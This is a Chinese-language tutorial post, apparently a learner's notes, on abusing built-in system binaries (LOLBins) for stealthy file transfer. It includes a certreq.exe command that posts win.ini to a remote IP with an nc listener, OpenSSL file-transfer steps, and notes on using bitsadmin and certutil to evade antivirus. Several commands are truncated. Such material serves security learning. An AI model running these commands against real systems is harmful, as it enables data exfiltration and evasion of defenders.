LOLBins 原地取材才是最穩的?
LOLBins > Living off the Land binaries
主要是使用受害者的系統中本來就存在的二進位檔案來上傳下載抑或是執行指令 ( shell code or cmd )
然而 , 通過版本迭帶這些工具只會增加不會減少每個二進位檔案都各有利弊


LOLBAS 專案的 Windows 二進位檔 GTFOBins 的 Linux 二進位檔
這兩個網站包含大量現在兩個系統 windows or linux
就地取材二進位檔可用於執行以下功能:
下載
上傳
指令執行
檔案讀取
檔案寫入
繞過
用本地的資源可以極大的避免需要自己上傳 Payload 被偵測到還能達成一樣的效果
實際操作
LOLBAS
假如我在 LOLBAS 的專案找到一個工具
Example
CertReq.exe 竟然可以上傳檔案
受害端
1
2
3
C:\meow> certreq.exe -Post -config http://123.123.123.123:8000/ c:\windows\win.ini
恩 ? 上傳 , 其實並沒有資訊早已達到攻擊方手上了
攻擊者
用 nc 隨便開一個接收資料的口來讀取資訊 , 就算受害者端顯示錯誤這邊依然能正常接收到檔案 , 且在受害者端內比較不會留下可疑的流量和指令紀錄
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
guertena@meow[/meow]$ sudo nc -lvnp 8000
GTFOBins
要在 GTFOBins 的 Linux 二進位檔中搜尋下載和上傳功能,我們可以使用 +file download 或 +file upload
我們來看看 OpenSSL。它經常被安裝,也常被包含在其他軟體發行版中,系統管理員會用它來生成安全憑證等任務。OpenSSL 可以用來以「nc 風格」傳送檔案
主要是因為很冷門 , curl or wget 都太明顯了
忘記 -quiet,stdout 會混進握手訊息,檔案就壞掉用 root 權限產生的憑證,結果檔案權限變成 root,低權限使用者讀不到不一定要填完整的 Distinguished Name,其實全部按 Enter 即可
先建立憑證
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
guertena@cat[/meow]$ openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out certificate.pem
然後開啟伺服器
1
2
3
4
5
guertena@cat[/meow]$ openssl s_server -quiet \
再次提醒 , 忘記 -quiet,stdout 會混進握手訊息,檔案就壞掉
受害者端下載
1
2
3
guertena@cat[/meow]$ openssl s_client -connect 10.10.10.32:80 \
雖然看起來是正常下載證書 .pemOpenSSL 就不管後面事情了
openssl 的指令只是將指令所寫資料流進哪裡 , 受害者則決定檔案流出到哪
伺服器端:< LinEnum.sh 把檔案內容灌進水管的入口
客戶端 :> LinEnum.sh 把水管出口流出來的資料接到硬碟上
Windows LOLBins
其實以上只是 Windows 把 下載 這個能力分散在多個合法系統元件裡不是只有瀏覽器或 curl 才會連網抓東西
都內建了 HTTP/SMB 客戶端能力這些元件的原始設計目的是 可靠和低干擾 更新檔 或 憑證 換成我們想要的 payload微軟簽名的二進位檔
例如說:
防毒 與 ED 預設信任 bitsadmin.exe certutil.exe powershell.exe
bitsadmin.exe
範例:
1
2
3
4
Start-BitsTransfer `
Powershell 的指令可以用 ` 來分行 Linux 的指令我也會這樣做 (用 \), 增加指令的可讀性修改和爪手誤更容易 , 也更能了解工具的功能
總結
日新月異 , 工具只會越來越多 , 一條路不通總會有另一條 , 學習之上永不懈怠 , 有自己的經驗和習慣很好 , 但遇阻了要學會變通或另尋他路 (或者你遇到了rabbit hole)
大家一起學習 , 歡迎使用我的 HTB 學院連結
https://referral.hackthebox.com/mzDn60x